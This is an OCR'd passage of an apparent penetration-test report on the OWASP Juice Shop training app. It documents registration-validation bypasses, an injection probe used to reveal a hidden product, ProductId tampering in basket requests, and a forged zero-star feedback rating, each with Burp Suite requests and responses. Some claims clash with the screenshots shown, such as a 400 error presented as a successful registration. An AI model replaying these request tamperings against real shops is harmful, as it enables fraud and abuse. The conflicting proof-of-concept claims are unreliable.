
- **CVE Reference:**

- **Recommendations:**

- Enforce server-side validation for email uniqueness.
- Never rely solely on client-side input validation.
- Implement strong input checks and response handling to prevent duplicate account registration.
- Apply rate limiting where appropriate

- **Proof Of Concept:**

1. Navigate to the registration page: [/#/register](#) and register a new customer account.



The registration was successful

2. Register again using the exact same email

User Registration

Email must be unique

Email* dy11@gmail

Password* 5/20
Password must be 5-40 characters long.

Repeat Password* 5/40

Show password advice

Security Question * Father's birth date? (MM/DD/YY)

This cannot be changed later!

Answer* 1211

Register

Detailed description: This screenshot shows a user registration form. The 'Email*' field contains 'dy11@gmail' and has a red border, indicating an error. A tooltip 'Email must be unique' is displayed above it. The 'Password*' and 'Repeat Password*' fields both contain five dots, with '5/20' and '5/40' respectively to their right. A tooltip 'Password must be 5-40 characters long.' is shown above the 'Repeat Password*' field. Below the password fields is a 'Show password advice' button. The 'Security Question *' dropdown is set to 'Father's birth date? (MM/DD/YY)'. A tooltip 'This cannot be changed later!' is shown next to the question. The 'Answer*' field contains '1211'. At the bottom is a 'Register' button.

I couldn't register with the same account as the email is already in use.

3. Register with the same account but with the next info:

Email: dy11@gmail.com

Password: 12345 and Repeat Password: 1234512345

User Registration

Email* dy11@gmail

Password* 12345 5/20
Password must be 5-40 characters long.

Repeat Password* 1234512345
Passwords do not match

Show password advice

Security Question * Father's birth date? (MM/DD/YY)

This cannot be changed later!


Answer* 1211

Register

Detailed description: This screenshot shows a user registration form with the same fields as the previous one. The 'Email*' field contains 'dy11@gmail'. The 'Password*' field contains '12345' and the 'Repeat Password*' field contains '1234512345'. Both password fields have red borders, and a tooltip 'Passwords do not match' is displayed between them. The other fields and layout are identical to the first screenshot.

This shows a "passwords do not match" error.


4. write the same password in **Password** and **Repeat Password** fields and before click Register change the value in the **Repeat Password** field



The screenshot shows a "User Registration" form. The "Email*" field contains "dy11@gmail.com". The "Password*" field contains a redacted password (dots) and "1234512345". A tooltip below it says "Password must be 5-40 characters long." and "10/20". The "Repeat Password*" field contains a redacted password (dots) and "12345". A tooltip below it says "This cannot be changed later!" and "5/40". Below the fields is a "Show password advice" button. The "Security Question * Father's birth date? (MM/DD/YY)" dropdown is set to "Father's birth date? (MM/DD/YY)". The "Answer*" field contains "1211". At the bottom is a blue "Register" button.

This should show a "passwords do not match" error.

5. Hit on “Register” button it didn’t show any kind of error and now, I was successfully able to register with the same email account.



the registration succeeds even though passwords mismatch, this proves “client-side only validation” and a failure of “server-side validation”

5.7.6 Empty User Registration

LOW

Description:

During the testing process, an issue was identified where it was possible to manipulate the **user registration request** by intercepting and modifying the request using **Burp Suite**. Specifically, the **email** and **password** fields of the registration form were set to empty values before submission. This allowed the creation of an empty or incomplete user account without proper validation or error handling on the server side.

Impact:

This vulnerability poses several risks:

- **Account Creation Without Validation:** Users can create accounts with invalid or empty credentials, bypassing proper validation mechanisms.
 - **Potential for Abuse:** penetration testers could exploit this to flood the system with empty accounts, leading to resource wastage, potential denial of service, or further attacks.
 - **Weak Input Validation:** The application fails to properly validate and sanitize input fields during user registration, which can lead to other types of abuse or exploitation.
-

Vulnerability Location:

- **Page:** User Registration Form → 127.0.0.1/#/register
-

Recommendations:

1. **Implement Proper Input Validation:**

Ensure that both the **email** and **password** fields are **properly validated** on both the client-side and server-side to reject empty or invalid inputs.

2. **Error Handling:**


Provide clear error messages when the registration form is submitted with incomplete or invalid data.

3. Security Controls:


Consider implementing additional security mechanisms such as CAPTCHA, rate-limiting, or account creation limits to prevent automated abuse.

Proof of Concept:

1. Try to create new account



2. Turn on intercept in the tool called Burp suite



3. By clicking on register button on the login page the request(the data of the new user which send to server) will appear in burp suite

The screenshot shows the Burp Suite interface in the Proxy tab. A POST request to `http://localhost:3000/api/Users/` is selected. The Request pane displays the following JSON payload:

```

1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 235
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=true
18 Connection: keep-alive
19 {
20     "email": "test@test.com",
21     "password": "000000",
22     "passwordRepeat": "000000",
23     "securityQuestion": {}

```

The Inspector pane shows the following details for the request:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 2
- Request headers: 17

- Now will send the request to repeater(tool in the burp suite make me able to change in the request and send it).

The screenshot shows the Burp Suite interface in the Repeater tab. A POST request to `http://localhost:3000/api/Users/` is selected. The context menu for this request is open, with the 'Send to Repeater' option highlighted. Other options visible include Scan, Do passive scan, Do active scan, Send to Intruder, Send to Sequencer, Send to Comparer, Send to Decoder, Send to Organizer, Insert Collaborator payload, Request in browser, Engagement tools, Change request method, Change body encoding, Copy, Copy URL, Copy as curl command (bash), Copy to file, Paste from file, Save item, Don't intercept requests, Do intercept, Convert selection, URL-encode as you type, Cut, Copy, Paste, and Message editor documentation.

- In the repeater we will Modify the **email** and **password** fields to empty values.

The screenshot shows the OWASP ZAP interface with the Repeater tab selected. The Request pane displays a JSON payload:

```

{
    "email": "",
    "password": "",
    "passwordRepeat": "",
    "securityQuestion": {
        "id": 2,
        "question": "Mother's maiden name?"
    },
    "updatedAt": "2025-04-15T21:12:10.538Z"
}

```

The Response pane shows the server's response:

```

HTTP/1.1 400 Bad Request
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
Content-Type: text/html; charset=utf-8
Content-Length: 38
ETag: W/"26-Ag56oITbhYA8MKWua2q0E6jI"
Date: Wed, 16 Apr 2025 00:09:00 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Invalid email/password cannot be empty

```

6. The registration completes without error, creating an incomplete user account with empty credentials.

5.8 Business Logic Flaws

HIGH

5.8.1 ChristmasSpecial(Type:Injection + Access Control Bypass)

Description:

The application improperly validates product IDs during ordering.

By intercepting the add-to-basket request and manually injecting or modifying the ProductId, an penetration tester can add products that are not supposed to be normally accessible via the UI, such as the **Christmas Special of 2014**.

Impact:

- Unauthorized Access to Hidden or Special Products.
 - Potential for abusing restricted or premium content.
 - Potential for financial loss or logical flaws.
-

Vulnerability Location:

- **Component:** Shopping Basket (Add Product)
 - **Parameter Affected:** ProductId
-

Recommendations:


1. **Server-side Validation:**
 - The server must verify whether a user is authorized to add a product before accepting the order.
2. **Do not Rely on Frontend Restrictions:**
 - UI hiding products is not a security measure; backend validation is mandatory.

3. Implement Access Control Lists (ACLs):

- Mark special products with access rules and enforce them on the server side.

Proof of Concept (PoC):

1. Search for products via the search bar.



2. Open BurpSuite, enable Intercept mode and Trigger a Search Request to inject invalid input ')--)

The screenshot shows the Burp Suite interface in Community Edition v2025.3.3. The "Intercept" tab is selected. In the "Request" pane, a search request is selected, indicated by a yellow arrow pointing to the "Send to Repeater" button. The message editor shows the full URL: `GET /rest/products/search?q=})--`. The "Inspector" pane shows various request details like attributes, query parameters, cookies, and headers. The "Repeater" pane is visible on the right.


3. Observe the error response, revealing hidden data including the ProductId for the Christmas Special (ID = 10).

```

{
  "id": 10,
  "name": "Christmas Super-Surprise-Box (2014 Edition)",
  "description": "Contains a random selection of 10 bottles (each 500ml) of our seasonal juices and an extra fun shirt for an unbeatable price! (Seasonal special offer! Limited availability!)",
  "price": 29.99,
  "deluxePrice": 29.99,
  "image": "orange_juice.jpg",
  "createDate": "2015-04-22 01:11:43.566 +00:00",
  "updateDate": "2015-04-22 01:11:43.566 +00:00",
  "deletedAt": null
}

```

4. Attempt to add a normal product to the basket, but intercept the request.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A network request is being intercepted, and a context menu is open over it. The 'Send to Repeater' option is highlighted with a yellow arrow. The 'Inspector' panel on the right shows the request details.

Request

```
1 GET /rest/basket/6 HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36
4 Accept: application/json, text/plain, */*
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-Mode: cors
7 Sec-Fetch-Dest: empty
8 Referer: http://127.0.0.1:3000/
```

Event log (2) All issues

Time Type Direction Method URL Status code Length

00:37:30 29 Apr... 00:37:44 29 Apr...	HTTP	→ Request	GET	http://127.0.0.1:3000/rest/basket/6		
	WS	← To client		http://127.0.0.1:3000/socket.io/?EIO=4&transport=websocket&sid=y9AJtKCaJl1oBvJaAdr	1	

Scan

- Send to intruder Ctrl+I
- Send to Repeater Ctrl+R (highlighted)
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Insert Collaborator payload
- Request in browser >

Engagement tools (Pro version only)

- Change request method
- Change body encoding
- Copy Ctrl+C
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Don't intercept requests >
- Do intercept >
- Convert selection > Safari/537.36
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V

Message editor documentation

Proxy interception documentation

0 highlights

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 5

Request headers 16

Inspector

Memory: 171.9MB Disabled

5. Modify the ProductId in the intercepted request to 10:

Target: http://127.0.0.1:3000

HTTP/1.1

Request

2

1 x 2 x 3 x 4 x 5 x +

Send Cancel < > v

Responses

1 HTTP/1.1 200 OK

1 Access-Control-Allow-Origin: *

1 X-Content-Type-Options: nosniff

1 X-Frame-Options: SAMEORIGIN

1 Feature-Policy: payment 'self'

1 Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval'; style-src 'self' 'unsafe-style-src'

1 Content-Type: application/json; charset=utf-8

1 Content-Length: 158

1 ETAG: W/"9e-3cada0d0a0ff0fc00e13bqrnY"

1 Vary: Accept-Encoding

1 Date: Mon, 20 Apr 2025 22:05:36 GMT

1 Connection: keep-alive

1 Keep-Alive: timeout=5

14

14 (

14 "status": "success",

14 "data": {

14 "id": 1,

14 "ProductId": 10, ----->

14 "BasketId": 1,

14 "quantity": 1,

14 "updatedAt": "2025-04-20T22:09:36.964Z",

14 "createdAt": "2025-04-20T22:09:36.964Z"

14 }

14 }

14

21

21 {

21 "ProductId": 1, 1

21 "BasketId": 1, <----->

21 "quantity": 1

21 }

0 highlights

0 highlights

Inspector

Request attributes 2 ✓

Request query parameters 0 ✓

Request cookies 5 ✓

Request headers 18 ✓


Response headers 12 ✓

Notes

Custom actions

543 bytes | 1,019 millis

6-observe: The Christmas Special is now added to the basket successfully, even though it was not available via the frontend.



5.8.2 Zero Stars (via General Feedback Form)

HIGH

Description:

The "Customer Feedback" form in the Juice Shop application allows users to rate their experience using a 1–5 star scale. However, this range is only enforced on the frontend. By intercepting the HTTP request using a proxy tool such as Burp Suite, it is possible to bypass this limitation and submit a rating of 0.

This indicates a lack of proper server-side input validation.

Impact:

- Submission of invalid and unintended rating values
 - Misleading feedback statistics
 - Bypasses client-side validation
 - Reveals incomplete backend validation logic
-

Vulnerability Location:

- **Endpoint:** POST /api/Feedbacks/
 - **Injection Point:** "rating": 0
-

Proof of Concept (PoC):

1. Open the "Customer Feedback" form from:
<http://localhost:3000/#/contact>
2. Fill in the comment and solve the CAPTCHA.

The screenshot shows a 'Customer Feedback' form on a dark-themed website. The form fields include:

- Author:** anonymous
- Comment*:** zero stars
- Rating:** A slider set to 0.
- CAPTCHA:** What is 3-1+4 ?
- Result*:** 6

A large blue 'Submit' button is at the bottom.

3. Intercept the submission request using Burp Suite:

Time	Type	Direction	Method	URL
21:00:58 24 Ap...	HTTP	→ Request	POST	http://localhost:3000/api/Feedbacks/
21:01:02 24 Ap...	WS	← To client		http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=jB-1BRxVlsX_79nIAAE
21:01:09 24 Ap...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PPFBDo1
21:01:34 24 Ap...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PPFBle_

4. Send the intercepted request to the **repeater** tab and Modify the intercepted request (rating to 0):

```

1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 77
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, /*
7 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
   dismiss
18 Connection: keep-alive
19
20 {
   "captchaId": 0,
   "captcha": "6",
   "comment": "zero stars (anonymous)",
   "rating": 0
}

```

5. Send the modified request.

6. Receive a 201 Created response confirming the feedback was saved with a 0-star rating.

Request	Response
<pre> 1 POST /api/Feedbacks/ HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 77 4 sec-ch-ua-platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Accept: application/json, text/plain, /* 7 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8" 8 Content-Type: application/json 9 sec-ch-ua-mobile: ? 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 11 Origin: http://localhost:3000 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:3000/ 16 Accept-Encoding: gzip, deflate, br 17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status= dismiss 18 Connection: keep-alive 19 20 { "captchaId": 0, "captcha": "6", "comment": "zero stars (anonymous)", "rating": 0 } </pre>	<pre> 1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 